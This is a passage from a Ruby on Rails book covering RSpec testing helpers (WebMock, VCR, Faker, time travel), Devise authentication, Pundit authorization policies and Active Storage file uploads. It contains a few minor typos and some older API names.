    DatabaseCleaner.strategy = :truncation
  end
  config.before(:each) do
    DatabaseCleaner.start
  end
  config.after(:each) do
    DatabaseCleaner.clean
  end
end
```

Spring

As your application grows, an automated test suite can start to slow down your workflow when writing specs at a frequent rate. This is due to the nature of Rails needing to load the environment for each invocation of the rspec command. [Spring](https://github.com/rails/spring)¹⁰⁰ alleviates this problem by loading the Rails environment only once and having the remaining specs use the preloaded environment. Spring is

¹⁰⁰<https://github.com/rails/spring>

no longer included by default. Instead, Bootsnap helps with faster boot-up times. If Bootsnap does not solve your problems, Spring might still be worth a look.

Flatware

Rails 6 introduced parallel testing to distribute the work of running a large spec suite over all of the processors in your computer. Unfortunately, it only works with MiniTest. If you want the same distribution option for RSpec, take a look at [Flatware](https://github.com/briandunn/flatware)¹⁰¹.

WebMock & VCR

[WebMock](https://github.com/bblimke/webmock)¹⁰² is a library for stubbing and setting expectations on HTTP requests in Ruby. We consider WebMock a must-have for serious development projects because it shuts down access from your specs to the outside world. Interacting with a third-party service during a test run introduces severe delays. In addition, it adds unpredictability into what should be a deterministic process. You explicitly need to allow network connections by mocking them:

```
stub_request(:post, "www.example.com").  
  with(body: "abc", headers: { 'Content-Length' => 3 })
```

You can imagine this getting awkward fast: You need to mock every request explicitly. And you need to keep it in sync with the actual API - manually. This is where [VCR](https://github.com/vcr/vcr)¹⁰³ comes in. VCR is a gem that records your test suite's HTTP interactions and replays them during future test runs. It saves the HTTP interactions in so-called cassettes. We want to keep one cassette per spec that needs them - we use RSpec metadata for that. We also configure it to hook into WebMock to record all network interactions:

```
# spec/spec_helper.rb  
VCR.configure do |c|  
  c.cassette_library_dir = "spec/cassettes"  
  c.hook_into :webmock  
  c.configure_rspec_metadata!  
end
```

Now, you can configure which cassette should be used in each describe or it block:

¹⁰¹<https://github.com/briandunn/flatware>

¹⁰²<https://github.com/bblimke/webmock>

¹⁰³<https://github.com/vcr/vcr>

```
# implicitly named after the description of each example
describe "VCR example group metadata", :vcr do

  # or, use explicitly named cassette for an example
  it "does an HTTP request", vcr: "my_cassette" do
  end
end
```

When you're using VCR with FactoryBot, you'll want to configure RSpec in such a way that the generated primary keys for your Active Record objects are deterministic. Your primary keys should always start from 1 and therefore be the same for each spec suite run. Use the following Database Cleaner configuration to get that effect:

```
config.before(:suite) do
  DatabaseCleaner.strategy = :truncation, { pre_count: true }
  DatabaseCleaner.clean_with :truncation
end

config.around(:each) do |example|
  DatabaseCleaner.cleaning do
    example.run
  end
end
```

This configuration works because of the obscure `pre_count: true` option, which makes Database Cleaner reset the database's primary key sequence generators for each example.

faker

[Faker¹⁰⁴](https://github.com/faker-ruby/faker) is a gem we use on almost all our projects. It generates realistic-looking test data. You can, for example, generate a name and an email address:

```
Faker::Name.name => "Garland Gislason"
Faker::Internet.emai # => "kirsten.cremine@willms.org"
```

¹⁰⁴<https://github.com/faker-ruby/faker>

```
FactoryBot.define do
  factory :user do
    first_name { Faker::Name.unique.name }
    last_name { Faker::Internet.unique.email }
    admin { false }
  end
end
```

Faker doesn't stop at names and email addresses. It offers an impressive selection from ancient titans (`Faker::Ancient.titan`) to Lovecraftian fhtagn (`Faker::Books::Lovecraft.fhtagn`). Most generators offer options to influence their length. You can, for example, generate a paragraph of Lorem Ipsum with two sentences like this:

```
Faker::Lorem.paragraph(sentence_count: 2)
#=> "Ducimus mollitia deserunt. Dicta et corporis."
```

Time Traveling

Sometimes we need to set the clock to a specific time during a test to make it pass consistently. We used to recommend Timecop for this job, but nowadays, it is included in Rails itself:

```
describe "something time related" do
  after(:each) { travel_back }

  it "should run with consistent time" do
    travel_to Time.zone.local(2004, 11, 24, 1, 4, 44)
    # ...
  end
end
```

All you need to do is add a file `spec/support/time.rb` with the following content:

```
RSpec.configure do |config|
  config.include ActiveSupport::Testing::TimeHelpers
end
```

Conclusion

Throughout this huge chapter, you've gotten a taste of the testing experience delivered by RSpec Rails and its extensive ecosystem. At first glance, RSpec may have seemed like the same thing as

Rails' native MiniTest with some words substituted and shifted around, but hopefully, you now realize that it is so much more.

Importantly, RSpec is the best tool for doing BDD/TDD in earnest. It emphasizes that those philosophies are much more about code design than code testing, a difficult lesson that world-class developers generally learn through experience and mentoring. RSpec embodies those philosophies in its syntax and vocabulary, making the learning curve easier.

Authentication and Authorization

I'm afraid I can't do that, Dave.

—HAL, 2001: A Space Odyssey (1968)

If you're building a web application, you will need some form of user security more often than not. User security can be broken up into two categories, *authentication*, which verifies the identity of a user, and *authorization*, which verifies what they can do in your application.

Rails comes with `has_secure_password`, which adds methods to set and authenticate against a BCrypt password. Although this functionality exists in the framework, it is only a tiny part of a robust authentication solution. We still need to write our own authentication code or look outside of Rails framework for a suitable solution.



Realistically, there's little reason to write your own “full-blown” authentication framework instead of using a mature solution like Devise. We strongly advise against building your own solution. Devise is proven to work in production, has been checked for security problems time and time again. Your own solution probably hasn't, so why build it?

In this chapter, we'll cover authentication Devise, and authorization with Pundit.

Devise

[Devise](#)¹⁰⁵ is a highly modular authentication framework. It has a robust feature set and leverages the use of Rails generators. Its flexibility means that you get to pick and choose which parts of it are most suitable for your application.



Devise is a huge topic, and due to space and scope constraints, we only scrape the surface of it in this book. As of the latest edition, the Devise Wiki's “How-to” section has [128 articles and counting](#)¹⁰⁶.

¹⁰⁵<https://github.com/heartcombo/devise>

¹⁰⁶<https://github.com/heartcombo/devise/wiki/How-To>

Warden

Devise sits on top of [Warden](https://github.com/wardencommunity/warden)¹⁰⁷. Warden provides a mechanism for authentication in Rack-based Ruby applications. It's made to support multiple applications sharing the same rack instance.

Warden enables all downstream middlewares and endpoints to share a common authentication mechanism while still allowing the application to manage it. Each application can access the authenticated user or request authentication in the same way, using the same logic throughout the Rack graph. Each application can layer whatever sugary API on top, and the underlying system will still work.



Warden is fairly complex. A full explanation is found in its wiki at <https://github.com/wardencommunity/warden/wiki>

Getting Started

Add the devise gem to your project's Gemfile and `bundle install`. Then you can generate the Devise configuration by running

```
$ rails generate devise:install
```

This will create the initializer for Devise and an English version i18n YAML for Devise's messages. Devise will also alert you at this step to remember to do some mandatory Rails configuration if you have not done so already. This includes setting your default host for Action Mailer, setting up your root route, and ensuring your flash messages will render in the application's default layout.

Modules

Adding authentication functionality to your models using Devise is based on the concept of adding different modules to your class, based on only what you need. The available modules for you to use are:

confirmable

Adds the capability to require email confirmation of user accounts.

database-authenticatable

Handles authentication of a user, as well as password encryption.

lockable

Can lock an account after *n* number of failed login attempts.

omniauthable

Adds support for OAuth authentication via [Omniauth](https://github.com/omniauth/omniauth)¹⁰⁸

¹⁰⁷<https://github.com/wardencommunity/warden>

¹⁰⁸<https://github.com/omniauth/omniauth>

recoverable

Provides password reset functionality.

registerable

Alters user sign up to be handled in a registration process, along with account management.

rememberable

Provides *remember me* functionality.

timeoutable

Enables sessions to be expired in a configurable time frame.

trackable

Stores login counts, timestamps, and IP addresses.

validatable

Adds customizable validations to email and password.

Knowing which modules you wish to include in your model is important for setting up your models, migrations, and configuration options later on.

Models

To set up authentication in a model, run the Devise generator for that model and then edit it. For the purpose of our examples, we will use the ever-so-exciting User model.

```
$ rails generate devise User
```

This will create your model, a database migration, and route for your shiny new model. Devise will have given you some default modules to use, which you will need to alter in your migration and model if you want to use different modules. In our example, we only use a subset of what is offered.

Our resulting database migration looks like this:

```
class DeviseCreateUsers < ActiveRecord::Migration[6.0]
  def change
    create_table(:users) do |t|
      ## Database authenticatable
      t.string :email, null: false, default: ""
      t.string :encrypted_password, null: false, default: ""

      ## Recoverable
      t.string :reset_password_token
      t.datetime :reset_password_sent_at

      ## Rememberable
      t.datetime :remember_created_at
```

```

    ## Trackable
    t.integer :sign_in_count, default: 0, null: false
    t.datetime :current_sign_in_at
    t.datetime :last_sign_in_at
    t.string :current_sign_in_ip
    t.string :last_sign_in_ip

    ## Confirmable
    # t.string :confirmation_token
    # t.datetime :confirmed_at
    # t.datetime :confirmation_sent_at
    # t.string :unconfirmed_email # Only if using reconfirmable

    ## Lockable
    # t.integer :failed_attempts, default: 0 # Only if lock strategy
    # is :failed_attempts
    # t.string :unlock_token # Only if unlock strategy is :email or :both
    # t.datetime :locked_at

    t.timestamps null: false
end

add_index :users, :email, unique: true
add_index :users, :reset_password_token, unique: true
# add_index :users, :confirmation_token, unique: true
# add_index :users, :unlock_token, unique: true
end
end

```

We then modify our User model to mirror the modules we included in our migration.

```

class User < ActiveRecord::Base
  # Include default devise modules. Others available are:
  # :confirmable, :lockable, :timeoutable and :omniauthable
  devise :database_authenticatable, :registerable,
         :recoverable, :rememberable, :trackable, :validatable
end

```

Now we're ready to rake db:migrate and let the magic happen.



Remember to restart your server after installing Devise, otherwise you'll get all sorts of weird errors.

Mappings / Scopes

Devise refers to its models as mappings because they map to underlying Warden scopes (as discussed in the previous section). Most web applications have a single Devise mapping/scope, but of those that have more, the most common pair is probably `:user` and `:admin`.

Designing an application with separate scopes (and sessions) for admins and users is a decision that has to be made with an eye towards security and UX concerns. Splitting the scopes adds complexity in some regards but might result in an overall cleaner and easier to maintain codebase. (Not having to sprinkle `user.admin?` conditionals all over the place sounds like a good choice.) Should you need more than that, look at Pundit a bit later in this chapter.

Controllers

Devise generates handy helper methods that can be used in your controllers to authenticate your model or get access to the currently signed in person. For example, if you want to restrict access in a controller you may use one of the helpers as a `before_action`.

```
class MeatProcessorController < ApplicationController
  before_action :authenticate_user!
end
```

You can also access the currently signed in user via the `current_user` helper method or the current session via the `user_session` method. Use `user_signed_in?` if you want to check whether the user had logged in without using the `before_action`.



Thais says...

The helper methods are generated dynamically, so in the case where your authenticated models are named differently use the model name instead of `user` in the examples. An instance of this could be with an `Admin` model—your helpers would be `current_admin`, `admin_signed_in?`, and `admin_session`.

Here is the full list of helper methods generated by Devise for each of your authenticated models (which Devise refers to as mappings):

- `authenticate_#{mapping}!`
- `#{mapping}_signed_in?`
- `current_#{mapping}`
- `#{mapping}_session`

If you have defined groups, each group gets the same set of helper methods, with the addition of a `current_#{group_name.to_s.pluralize}` method that returns all currently authenticated mappings.

Additional Controller Helpers

Devise adds a slew of helper methods to its controllers. The most common are

`devise_controller?`

Returns `true` if called on a Devise controller, `false` otherwise. Useful if you want to apply a before filter to all controllers related to authentication.

`devise_parameter_sanitizer`

Override this method in your application controller to use your own parameter sanitizer.

Routing

Devise's main directive is its entry in your `config/routes.rb` file, accomplished with the `devise_for` method.

```
devise_for :users
```

Absent additional configuration, this declaration will use the controllers and views built into Devise to provide you with auto-magical functionality.

Assuming that you create a custom scoped controller for admins

```
rails generate devise:controllers admins
```

then Devise will generate new controller templates in `app/controllers/admins`, and the sessions controller within that folder will look like this:

```
class Admins::SessionsController < Devise::SessionsController
  # GET /admins/sign_in
  # def new
  #   super
  # end
  ...
end
```

In that case, you'd tell the router to use that controller:

```
devise_for :admins, controllers: { sessions: "admin/sessions" }
```

Overriding Defaults

The `devise_for` is responsible for generating all needed routes for Devise, based on what modules you have defined in your model.

Let's say you have a `User` model configured to use the `authenticatable`, `confirmable` and `recoverable` modules.

Declaring `devise_for :users` in your routes will look inside your `User` model to determine the modules used and create their associated routes:

```
rails routes -c devise
```

Prefix	Verb	URI Pattern	Controller#Action
new_user_session	GET	/users/sign_in(.:format)	devise/sessions#new
user_session	POST	/users/sign_in(.:format)	devise/sessions#create
destroy_user_session	DELETE	/users/sign_out(.:format)	devise/sessions#destroy
new_user_password	GET	/users/password/new(.:format)	devise/passwords#new
edit_user_password	GET	/users/password/edit(.:format)	devise/passwords#edit
user_password	PATCH	/users/password(.:format)	devise/passwords#update
	PUT	/users/password(.:format)	devise/passwords#update
	POST	/users/password(.:format)	devise/passwords#create
cancel_user_registration	GET	/users/cancel(.:format)	devise/registrations#cancel
new_user_registration	GET	/users/sign_up(.:format)	devise/registrations#new
edit_user_registration	GET	/users/edit(.:format)	devise/registrations#edit
user_registration	PATCH	/users(.:format)	devise/registrations#update
	PUT	/users(.:format)	devise/registrations#update
	DELETE	/users(.:format)	devise/registrations#destroy
	POST	/users(.:format)	devise/registrations#create

If you need to customize the routes generated by Devise, you can pass it options such as `:class_name`, `:path_prefix` and so on, including the possibility to change `path_names` for I18n translation lookups:

```
devise_for :users,
  path: "auth",
  path_names: {
    sign_in: 'login',
    sign_out: 'logout',
    password: 'secret',
    confirmation: 'verification',
    unlock: 'unlock',
    registration: 'register',
    sign_up: 'cmon_let_me_in' }
```

Namespaces

The `devise_for` integrates nicely with namespaces in your application. Calling it inside of a namespace like this

```
namespace :publisher do
  devise_for :account
end
```

results in many changes from the standard behavior. The example provided will use `publisher/sessions` controller instead of `devise/sessions`. You can revert this change or configure it directly by passing the `:module` option described below to `devise_for`. All the helpers and methods for controllers and views are affected as well. The example provided will provide you with the following methods: `current_publisher_account`, `authenticate_publisher_account!`, `publisher_account_signed_in?`, etc.

Options

Options for `devise_for` method include the following:

class_name

Sets up a different class to be looked up by Devise, if it cannot be deduced automatically by the route name.

```
devise_for :users, class_name: 'Account'
```

path

Enables you to set up a path name that will be used instead of the default. The following route configuration would set up your authentication route as `/accounts` instead of `/users`:

```
devise_for :users, path: 'accounts'
```

singular

Overrides the generated singular name for a given resource. This is used as the helper methods names in controller (`authenticate_#{singular}!`, `#{singular}_signed_in?`, `current_#{singular}` and `#{singular}_session`), as the scope name in routes and as the scope given to warden.

```

devise_for :admins, singular: :manager
class ManagerController < ApplicationController
  before_filter authenticate_manager!

  def show
    @manager = current_manager
    ...
  end
end

```



Don't do stuff like this unless absolutely necessary.

path_names

Override default i18n lookup keys.

```

devise_for :users, path_names: {
  sign_in: 'login', sign_out: 'logout',
  password: 'secret', confirmation: 'verification',
  registration: 'register', edit: 'edit/profile'
}

```

controllers

Explicitly override specified default controllers in order to implement custom behavior.

```

devise_for :users, controllers: { sessions: "users/sessions" }

```

failure_app

A rack app to be invoked on authentication failure.

sign_out_via

The HTTP method(s) accepted for the `sign_out` action (defaults to `:get`). If you wish to restrict this to accept only `:post` or `:delete` requests, you should do:

```

devise_for :users, sign_out_via: [:post, :delete]

```

module

The namespace where to find controllers (defaults to “`devise`”, thus referencing `devise/sessions`, `devise/registrations`, etc). This option lets you change them all at once.

```
devise_for :users, module: "users"
```

skip

Specify routes to *not* be generated. Accepts `:all` as an option, meaning it will not generate any routes at all.

```
devise_for :users, skip: :sessions
```

only

The opposite of `:skip`

skip_helpers

Skip generating url helpers like `new_session_path(user)`. Occasionally useful for avoiding conflicts with previous routes.

format

Whether to include `(.:format)` in the generated routes. Set to `true` by default, set to `false` to disable.

constraints

Same as any other [routing constraints](#).

defaults

Same as any other [routing defaults](#)

router_name

Allows application level router name to be overwritten for the current scope.



For a full description of routing functionality, check out https://www.rubydoc.info/github/heartcombo/devise/master/ActionDispatch/Routing/Mapper%3Adevise_for

Adding Custom Actions to Override Controllers

The `devise_for` method has a sister named `devise_scope` that gives you the capability to add arbitrary routes to Devise's default list of known actions. This is important if you add a custom action to a controller that overrides an out of the box Devise controller.


```
class RegistrationsController < Devise::RegistrationsController
  def update
    # do something different here
  end

  def deactivate
    # not a standard action
    # deactivate code here
  end
end
```

In order to get Devise to recognize the `deactivate` action, your `devise_scope` entry should look like this:

```
devise_scope :owner do
  post "deactivate", to: "registrations#deactivate", as: "deactivate_registration"
end
```

Post Sign-in Options

You can control where a newly-authenticated user gets routed via naming convention in `routes.rb`. Devise will look for a route named `#[mapping]_root_path`.

For example, if you had a Devise mapping for `user`, you could define it in one of the following two ways:

```
get '/users' => 'users#index', as: :user_root # creates user_root_path

namespace :user do
  root 'users#index' # creates user_root_path
end
```

If a mapping-specific root path is not found, Devise will redirect to the main `root_path` of the application.

To override this behavior with more complicated logic of your own, override the `after_sign_in_path_for(resource)` method in your `ApplicationController`. It is passed the authenticated object as `resource` so that you can use its attributes as part of your routing logic. For example, you could redirect to the user's own dashboard, profile, or something along those lines.

```
def after_sign_in_path_for(resource)
  stored_location_for(resource) ||
    if resource.is_a?(User)
      user_dashboard_url(resource)
    else
      super
    end
end
```

The `stored_location_for` method returns and deletes a URL stored in the session for the given resource. This makes it possible to automatically take the user to the page they were trying to access before being prompted to log in.

Devise also gives you a similar `after_sign_out_path_for(resource_or_scope)` in case you want to send users to a location other than `root_path` after signing out.

Views

Devise is built as a Rails Engine and comes with views for all of your included modules. All you need to do is write some CSS, and you're off to the races. However, there may be some situations where you want to customize them, and Devise provides a nifty script to copy all of the internal views into your application.

```
rails generate devise:views
```

If you are authenticating more than one model and don't want to use the same views for both, just set the following option in your `config/initializers/devise.rb`:

```
config.scoped_views = true
```



The views extracted from the Devise Rails Engine are ERB templates. If your preference is to use Haml for templates, you can convert the Devise ERB templates via the `html2haml` gem.

After the gem is installed, run the following command from the root of your Rails project:

```
$ for file in app/views/devise/**/*.erb; do html2haml -e $file
  ${file%.erb}.haml && rm $file; done
```

Configuration

When you first set up Devise using `rails generate devise:install`, a `devise.rb` was tossed into your `config/initializers` directory. This initializer is where all the configuration for Devise is set, and it is already packed full of commented-out goodies for all configuration options with excellent descriptions for each option.

Devise comes with internationalization support out of the box and ships with English message definitions located in `config/locales/devise.en.yml`. (You'll see this was created after you ran the install generator at setup.) This file can be used as the template for Devise's messages in any other language by staying with the same naming convention for each file.



To get translations for other languages, check out <https://github.com/tigrish/devise-i18n>

Strong Parameters

With strong parameters, Action Controller parameters are forbidden to be used in Active Model mass assignments until they have been permitted. Devise has followed suit and moved the concern of mass-assignment to the controller. In Devise, mass-assignment parameter sanitation occurs in the following three actions:

sign_in

Corresponding to controller action `Devise::SessionsController#new`, only authentication keys, such as `email`, are permitted.

sign_up

Corresponding to controller action `Devise::RegistrationsController#create`, permits authentication keys, `password`, and `password_confirmation`.

account_update

Corresponding to controller action `Devise::RegistrationsController#update`, permits authentication keys, `password`, `password_confirmation`, and `current_password`.

If you require additional parameters to be permitted by Devise, the simplest way to do so is through a `before_action` callback in `ApplicationController`.

```

class ApplicationController < ActionController::Base
  before_action :devise_permitted_parameters, if: :devise_controller?

  protected

  def devise_permitted_parameters
    devise_parameter_sanitizer.for(:sign_up) << :phone_number
  end
end

```

Additionally, you can completely change the Devise defaults by passing a block to `devise_parameter_sanitizer`.

```

class ApplicationController < ActionController::Base
  before_action :devise_permitted_parameters, if: :devise_controller?

  protected

  def devise_permitted_parameters
    devise_parameter_sanitizer.
      for(:sign_in) { |user| user.permit(:email, :password, :remember_me,
        :username) }
  end
end

```

For more details on Strong Parameters, see [Chapter “Security”](#)

Extensions

There are plenty of third party extensions out there for Devise for all sorts of uses. Here are some of our favorites:

cas_authenticatable

Enables single sign on using CAS.

devise_campaignable

Have your users automatically added to a mail campaign tool of your choice. Currently supports MailChimp, but it is easy to adapt for CampaignMonitor and other email service providers.

devise_uid

Adds support for UUID primary keys.

invitable

Adds support for sending account invitations by email.

ldap_authenticatable

Authenticate users using LDAP.

two_factor_authentication

Provides a foundation for implementing two-factor authentication, for enhanced security.

A complete list of extensions, including many external authentication integrations, can be found at: <https://github.com/heartcombo/devise/wiki/Extensions>.

Summary

Devise is an excellent solution if you want many standard features out of the box while writing almost no code at all. It has a clean and easy-to-understand API and can be used with little to no ramp-up time on any application.

Pundit

Authorization is the process of specifying access rights to resources,¹⁰⁹ such as models. Once a user has been authenticated within an application, using authorization, you can limit a user from performing specific actions, for instance, updating a record. Besides actions, one could even restrict what is visible to a user based on their role. For example, if we created a blog application, a normal user should only be able to view published posts, while an administrator should be able to view all posts within the application.

Pundit¹¹⁰ is a minimal authorization library created by the folks at Varvet that focuses on a notion of policy classes. A policy class has the same name as a model class, suffixed with the word “Policy”. It accepts both a user and model instance used to determine whether the provided user has permissions to perform certain actions.

Getting Started

Add the pundit gem to your project’s Gemfile and `bundle install`. Then you can install Pundit by running the `pundit:install` generator:

```
$ rails generate pundit:install
```

This will create an application policy in `app/policies` for Pundit. Although optional, inheriting from `ApplicationPolicy` for each of your policy files is recommended, as it ensures by default no resourceful action is authorized.

¹⁰⁹<http://en.wikipedia.org/wiki/Authorization>

¹¹⁰<https://github.com/varvet/pundit>

```
# app/policies/application_policy.rb
class ApplicationPolicy
  attr_reader :user, :record

  def initialize(user, record)
    @user = user
    @record = record
  end

  def index?
    false
  end

  def show?
    false
  end

  def create?
    false
  end

  def new?
    create?
  end

  def update?
    false
  end

  def edit?
    update?
  end

  def destroy?
    false
  end

  class Scope
    attr_reader :user, :scope

    def initialize(user, scope)
      @user = user
      @scope = scope
    end
  end
end
```

```
    end

    def resolve
      scope.all
    end
  end
end
```

Next, to include the Pundit methods within a controller, include Pundit in your ApplicationController:

```
class ApplicationController < ActionController::Base
  include Pundit
end
```

Creating a Policy

To create a policy for a model, run the Pundit generator for that model and then edit it. To illustrate, we will use the Post model from the preceding example of a blog application.

```
$ rails generate pundit:policy post
```

The generator creates the following PostPolicy in the app/policies folder:

```
class PostPolicy < ApplicationPolicy
  class Scope < Scope
    def resolve
      scope.all
    end
  end
end
```

In our example, let's guard against non-administrator users from creating a blog post by implementing the create? predicate method.

```
class PostPolicy < ApplicationPolicy
  def create?
    user.admin?
  end
  ...
end
```

Besides checking against a role, you can add permission conditions based on the record itself. For example, in this blogging application, an administrator can only delete a post if it hasn't been published.

```
class PostPolicy < ApplicationPolicy
  def destroy?
    user.admin? && !record.published?
  end
  ...
end
```

Controller Integration

Pundit provides various helper methods to be used in controllers to authorize a user to perform an action against a record. For example, the `authorize` method will automatically infer the policy file based on the passed in record instance.



Kevin Says...

The second argument to a Pundit policy check can be any object, not necessarily just an Active Record instance.

To illustrate, let's check whether the current user can create a post within the `PostsController`:

```
class PostsController < ApplicationController
  expose(:post)

  def create
    authorize post
    post.save
    respond_with(post)
  end
  ...
end
```


The above call to `authorize` is equivalent to `PostPolicy.new(current_user, @post).create?`. If the user is not authorized, Pundit will raise a `NotAuthorizedError` exception.



The `authorize` method will gain access to the currently logged in user by calling the `current_user` method. This can be overridden by implementing a method called `pundit_user` in your controller.

If you want to ensure authorization is always executed within your controllers, Pundit also provides a method `verify_authorized` that raises an exception if `authorize` hasn't been called. This method should be run within an `after_action` callback.

```
class ApplicationController < ActionController::Base
  after_filter :verify_authorized, except: :index
end
```

Policy Scopes

Using Pundit, we can define a scope within a policy to limit what records are returned based on a user role. For example, in our recurring blogging application example, an administrator should be able to view all posts. In contrast, a user should only be able to view posts that have been published. This is achieved by implementing a nested class named `Scope` under the policy class. The instances of the scope must respond to the method `resolve`, which should return an `ActiveRecord::Relation`.

```
class PostPolicy < ApplicationPolicy
  class Scope < Scope
    def resolve
      if user.admin?
        scope
      else
        scope.where(published: true)
      end
    end
  end
end
...
end
```

Pundit provides a helper method, `policy_scope`, that infers the policy file based on the class passed into it and returns the scope specific to the current user's permissions.

```
def index
  @posts = policy_scope(Post)
end
```

which is equivalent to

```
def index
  @posts = PostPolicy::Scope.new(current_user, Post).resolve
end
```

To ensure policy scopes are always called for specific controller actions, run `verify_policy_scoped` in an `after_action` callback. If `policy_scope` is not called, an exception will be raised.

```
class ApplicationController < ActionController::Base
  after_filter :verify_policy_scoped, only: :index
end
```

Strong Parameters

Pundit also makes it possible to explicitly set what attributes are allowed to be mass-assigned with strong parameters based on a user role.

```
# app/policies/assignment_policy.rb
class AssignmentPolicy < ApplicationPolicy
  def permitted_attributes
    if user.admin?
      [:title, :question, :answer, :status]
    else
      [:answer]
    end
  end
end

# app/controllers/assignments_controller.rb
class AssignmentsController < ApplicationController
  expose(:assignment, attributes: :assignment_params)

  def update
    assignment.save
    respond_with(assignment)
  end
end
```

```
private

def assignment_params
  params.require(:assignment).
    permit(policy(assignment).permitted_attributes)
end
end
```

Conclusion

We covered our favorite auth frameworks: Devise and Pundit. Keep in mind that there are plenty more options out there to examine if those are not well-suited for your application.

Active Storage

Nobody Understands the Cloud. It's a mystery!

—Jay, Sex Tape (2014)

Web applications need to deal with files. Our visitors want to upload images or other files, and we need to store them away and then be able to deliver them. While this sounds easy, there are quite a few things we need to pay attention to:

- We might store the files on disk on our development machine in some folder. But in production, this option is out of the window, as we usually have multiple application instances. They all need to access the file once it is uploaded.
- Even though the file is uploaded to another place, we need to reference them from our models and database.
- Especially in the case of images, we might need to do post-processing such as resizing or converting to a more efficient format.

Active Storage can help with all of these problems. It offers a layer of abstraction to storing files: You can treat them differently in different environments without adjustments in your code. So in this chapter, we look at its capabilities.

Setup

If you followed our recommendation only to add the capabilities you need, you might need to reactivate Active Storage. Go into `config/application.rb` and check if the line `require "active_storage/engine"` is uncommented. We then run `rails active_storage:install` to generate a migration which adds an `active_storage_blobs` and an `active_storage_attachments` table. After running `rails db:migrate`, we need to create a `config/storage.yml`:

```
local:
  service: Disk
  root: <%= Rails.root.join("storage") %>

temporary:
  service: Disk
  root: <%= Rails.root.join("tmp/storage") %>
```

Note that we configure two options for storing files: One stores it in the directory storage, the other stores it in tmp/storage. We will use the first one for our development mode, the second one for our test mode. We will come back to production options later in this chapter. We configure our environments accordingly:

```
# config/environments/development.rb
# Store files in a local folder
config.active_storage.service = :local

# config/environments/test.rb
# Store files in a temporary folder
config.active_storage.service = :temporary
```

Don't forget to add /storage to your .gitignore.

Uploading Files

As our example, we will build a form to upload an expense with a receipt:

```
def new
  @expense = Expense.new
end
```

With the according template:

%h1 Create a new expense

```
= form_with model: @expense do |f|
  = f.label :received_at
  = f.date_field :received_at

  = f.label :receipt
  = f.file_field :receipt

  = f.submit
```

Let's generate our model:

```
$ rails g model Expense received_at:datetime receipt:attachment
```

Our generated model looks like this:

```
class Expense < ApplicationRecord
  has_one_attached :receipt
end
```

This one line is all you need to accept the uploaded file and store it in the selected storage service. Let's add our according create method:

```
def create
  # TODO: add failure handling ;)
  expense = Expense.create!(expense_params)
  redirect_to expense
end

private

def expense_params
  params.require(:expense).permit(:amount, :received_at, :receipt)
end
```

Rails now takes the uploaded file, stores it away, and adds the reference to our database. All we need to do is display it. So let's add that as well:

```
def show
  @expense = Expense.find(params[:id])
end
```

And, of course, our view:

```
%h1 Your Expense

%p
This is an expense of #{number_to_currency @expense.amount}
from #{l @expense.received_at.to_date, format: :long}

= image_tag @expense.receipt,
  alt: "Expense from #{l @expense.received_at.to_date, format: :long}"
```

We have a fully working image upload. If you want to attach multiple files to a record, you can use `has_many_attached` instead. It works the same way.

Representations and Variants

Active Storage can also transform images for you. We might want to show a smaller version of the receipt in our example. To enable Rails to transform images, add the `image_processing` to your Gemfile. This gem uses either `libvips` or `ImageMagick`, so install it on the developer machines and your servers. If possible, go with `libvips` as it is much faster and consumes less memory. For video previews, you need to install `ffmpeg` and for PDF previews, you need to install either `poppler` or `MuPDF`.



Even though Active Support can't transform audio and video, it offers so-called analyzers that will provide you with information like the duration: <https://api.rubyonrails.org/v7.0.2.3/classes/ActiveStorage/Analyzer.html>

For our example above, let us ensure that the image is within the limits of 400 by 400. The image will keep its ratio. Here you go:

```
= image_tag @expense.receipt.variant(resize_to_limit: [400, 400]),
  alt: "Expense from #{l @expense.received_at.to_date, format: :long}"
```

Active Storage will convert the image accordingly. This variant is stored in our storage service as well. If someone asks for the same variant again, the stored variant will be used instead.

The image analyzer offers other transformations like converting to a different image format, rotating or cropping. Find the complete list here: https://github.com/janko/image_processing/blob/master/doc/vips.md



Unfortunately, Active Storage can't convert to the best format according to the accept header of the browser yet. If you want something like that (and we would recommend it), then you need something like [imgproxy](https://imgproxy.net)¹¹¹ or a CDN like [Cloudflare](https://www.cloudflare.com)¹¹².

The transformation does not happen while processing our Haml template. It will generate an URL, and the transformation (or catching from the storage service) will occur in the background. That's what we want most of the time. But what if we're going to set our image's width and height attributes? We can ask Active support to process the image right away. Then we can access the width and height of the resulting image. Let's write a helper for that:

```
def scaled_image_tag(attachment, max_width:, max_height:, alt:)
  variant = attachment.variant(resize_to_limit: [max_width, max_height]).processed
  width = variant.image.metadata["width"]
  height = variant.image.metadata["height"]
  image_tag variant, alt: alt, width: width, height: height
end
```

And use it in our template:

```
= scaled_image_tag @expense.receipt,
  max_width: 400,
  max_height: 400,
  alt: "Expense from #{l @expense.received_at.to_date, format: :long}"
```



We recommend always setting the width and height of an image to improve the rendering performance of your website.

Let's improve our helper even further by delivering a high-resolution version for displays that can handle it:

¹¹¹<https://imgproxy.net>

¹¹²<https://www.cloudflare.com>


```
def scaled_image_tag(attachment, max_width:, max_height:, alt:)
  variant = attachment.variant(resize_to_limit: [max_width, max_height]).processed
  width = variant.image.metadata["width"]
  height = variant.image.metadata["height"]
  variant_2x = attachment.variant(resize_to_limit: [max_width * 2, max_height * 2])

  image_tag variant,
    alt: alt,
    width: width,
    height: height,
    srcset: { url_for(variant_2x) => "2x" }
end
```

You can build on this helper to craft your own responsive image helper. To find out more about responsive images, check out <https://web.dev/learn/design/responsive-images>

Removing Files

If you want to remove a file from an object, you can call `detach` on it:

```
expense_receipt.detach
```

The file itself will stick around. If you also want to delete the file itself, you need to call `purge` on it:

```
expense_receipt.purge
```

You can also delete the file in a background job:

```
expense_receipt.purge_later
```

Production

In production, we store our files in object storage. Object storage is a key value store optimized for files as its keys. Most cloud providers offer object storage, though they are named differently. Active Storage offers support for:

- Amazon S3
- S3 compatible offerings from other providers like Digital Ocean or Linode
- An Open Source solution like MinIO (which offers an S3 compatible API)
- Microsoft Azure Storage Service
- Google Cloud Storage Service

To configure it, go to the official documentation <https://api.rubyonrails.org/v8.0.1/classes/ActiveStorage/Service.html>

Background Processing

If Rails is the superhero, then Rails needs a Robin to its Batman.

—Mike Perham, author of Sidekiq¹¹³

Users of modern websites have lofty expectations regarding application responsiveness—most likely, they will expect behavior and speed similar to that of desktop applications. Proper user experience guidelines dictate that no HTTP request/response cycle should take more than 600ms to execute¹¹⁴. However, actions will arise that cannot achieve this time constraint.

Tasks of this nature can range from simple, long-running tasks due to network latency to more complex tasks requiring heavy server processing. These actions could be sending an email or processing a video, respectively. It is best to take the work out of the request/response cycle in these situations.

